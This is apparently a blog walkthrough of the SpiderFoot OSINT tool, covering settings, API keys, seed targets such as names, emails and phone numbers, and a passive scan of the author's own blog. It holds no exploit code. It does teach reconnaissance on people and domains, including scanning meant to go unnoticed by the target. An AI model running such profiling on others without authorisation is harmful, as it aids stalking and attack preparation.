<input type="checkbox"/>	Name	Target	Started	Finished	Status
<input type="checkbox"/>	test	cyberarms	2021-03-21 10:10:21	2021-03-21 10:11:40	FINISHED

Total Scans: 1

Across the top are the main menu buttons:

- **New Scan** – Start a New Scan
- **Scans** – Lists all Scans
- **Settings** – Allows you to change the settings for SpiderFoot, including adding your API keys for any scan services.

SpiderFoot uses a ton of source sites for information gathering. Some of these sites require that you have a registered account and an API key. You can set configuration options for these sites or add the required API keys using the Settings menu. If you don't provide the key, SpiderFoot will just skip those tests. Though the more registered services that you use, the deeper the information that will be recovered about the target.

spiderfoot    New Scan    Scans    Settings

# Settings

Save Changes    Import API Keys    Export API Keys    Reset to Factory Default

Global

Storage

abuse.ch

AbuseIPDB

Accounts

AdBlock Check

Ahmia


AlienVault OTX

AlienVault IP Reputation

## Global Settings

Option
Enable debugging?
Override the default resolver with another DNS server. For example, 8.8.8.8 is Google's open DNS server.
Abort the scan when modules encounter exceptions.
Number of seconds before giving up on a HTTP request.
List of Internet TLDs.

When you open the SpiderFoot Web UI, the view defaults to the “Scans” view. This provides a history of all scans that are either in process or completed. You can click the check mark box in front of a scan name, then use the export button and export type to download your report in CSV, GEXF or JSON.



Click on the scan name to view all the data collected during the scan.

## Starting a New Scan

Let's walk through our first scan.

- Click the “*New Scan*” button
- Enter a descriptive name for the scan
- Enter the “*Seed Target*”

The “*Seed Target*” is the information we are looking for – this could include a person, phone number, username, email address, domain or IP address.

The *Seed Target* can be one of the following. SpiderFoot will automatically detect the target type based on the format of your input.

**Domain Name:** e.g. *example.com*

**IPv4 Address:** e.g. *1.2.3.4*

**IPv6 Address:** e.g.  
*2606:4700:4700::1111*

**Hostname/Sub-domain:** e.g.  
*abc.example.com*

**Subnet:** e.g. *1.2.3.0/24*

**ASN:** e.g. *1234*

**E-mail address:** e.g.  
*bob@example.com*

**Phone Number:** e.g. *+12345678901*  
(E.164 format)

**Human Name:** e.g. *"John Smith"* (must be in quotes)

**Username:** e.g. *"jsmith2000"* (must be in quotes)

Any names entered must be in quotes.

➤ Select *"By Use Case"*, I just chose *"all"*

Notice that there are different kinds of use case scans you can run - Footprint, Investigate and Passive. You can also set *"By required Data"*, and *"By Module"* if you wish. I left these to the default settings.

## New Scan

Scan Name

Seed Target

By Use Case    By Required Data    By Module


All   **Get anything and everything about the target.**  
All SpiderFoot modules will be enabled (slow) but every possible

When everything is set, we can start the search.

- > Click “*Run Scan*”
- > Go get a coffee ☕☕

Okay, names don’t take too long, but some scans could take a while depending on what information we are searching for and how many API keys that were provided.

A summary status page is given when the scan is complete:




To view the data collected you can select “Browse” to see a table like view.

Status Browse Graph Scan Settings Log

↕ Type	↕ Unique Data Elements	↕ Total Data Elements
Account on External Site	7	14
Human Name	1	1
Raw Data from RIRs/APIs	1	1
Username	2	2

Or select “Graph” to see a connection graph.



In case you are wondering, none of the connections discovered in my name search were actually me. So, this scan wasn't very helpful in this case. Though I have found useful information when searching other names.


## Website Search

Where SpiderFoot (the free version) really shines is in website recon. For the next example, I performed a passive scan against my blog. I chose passive as it will not perform any scans directly against the target. Active



scans will directly scan the target and return information about the servers themselves.

Just give SpiderFoot the domain name, select your use case, and let it do its thing.



## New Scan

Scan Name

Seed Target

By Use Case  By Required Data  By Module

All **Get anything and everything about the target.**  
All SpiderFoot modules will be enabled (slow) but every possible piece of information about

Footprint **Understand what information this target exposes to the Internet.**  
Gain an understanding about the target's network perimeter, associated identities and other use.

Investigate **Best for when you suspect the target to be malicious but need more information.**  
Some basic footprinting will be performed in addition to querying of blacklists and other sou

Passive **When you don't want the target to even suspect they are being investigated.**  
As much information will be gathered without touching the target or their affiliates, therefore


Note: Scan will be started immediately.

This time it found a lot more information:

# CyberArms Blog

👁 Status   🗃 Browse   \* Graph   ⚙ Scan Settings   📄 Log

Total **1559**   Unique **1256**   Status **FINISHED**



Click “Browse” to view the actual data collected. As you can see, it was able to collect a lot more information than the people scan. It found DNS & host records, email and more. What’s nice too is that it collects domain information not just about the direct target, but also about the hosting company.

↕ Type	↕ Unique Data Elements
Affiliate - Domain Name	5
Affiliate - Email Address	2
Affiliate - Internet Name	10
Affiliate Description - Abstract	3
Affiliate Description - Category	11
BGP AS Membership	1
BGP AS Peer	278
Co-Hosted Site	110
Co-Hosted Site - Domain Name	99
DNS SPF Record	1
DNS TXT Record	1
Domain Name (Parent)	1
Email Gateway (DNS 'MX' Records)	2

Some of the information that it recovered went back over 10 years!

# CyberArms Blog


👁 Status   🗃 Browse   \* Graph   ⚙ Scan Settings   📄 Log

Browse > [Linked URL - Internal](#)

<input type="checkbox"/>	Data Element
<input type="checkbox"/>	<a href="http://cyberarms.wordpress.com/2010/06/01/backtrack-4-penetration-testing-with-social-engineering-toolkit/">http://cyberarms.wordpress.com/2010/06/01/backtrack-4-penetration-testing-with-social-engineering-toolkit/</a>
<input type="checkbox"/>	<a href="http://cyberarms.wordpress.com/2010/09/13/cyber-arms-intelligence-report-for-september-13th/">http://cyberarms.wordpress.com/2010/09/13/cyber-arms-intelligence-report-for-september-13th/</a>
<input type="checkbox"/>	<a href="http://cyberarms.wordpress.com/2010/11/17/training-high-school-students-for-cyberwar-cyber-patriot-iii/">http://cyberarms.wordpress.com/2010/11/17/training-high-school-students-for-cyberwar-cyber-patriot-iii/</a>

If you chose the Graph mode, you have two options, Random and Focused. Random creates a different connection graph each time. Focused is more focused on the actual connections from the target.

As seen below:




The Red Dot in the graph is the target, all the black dots and lines are different connections.

## **Adding API Keys**

SpiderFoot can access numerous research and intelligence sites when performing target searches. These include Fraud & Malware research sites, the AlienVault Open Threat Exchange, HaveIBeenPwned, Shodan and Google Maps. As mentioned in the beginning, providing registered API keys for these sites will produce a lot more information about the target. This will really be of benefit when performing threat intelligence or security research.


Adding an API key is very simple. Once you have obtained an API key for the service, just go to the “Settings” menu page. Pick the site you want to add the API key - these all have a lock icon by them. Add the API, and then click “Save Changes”.



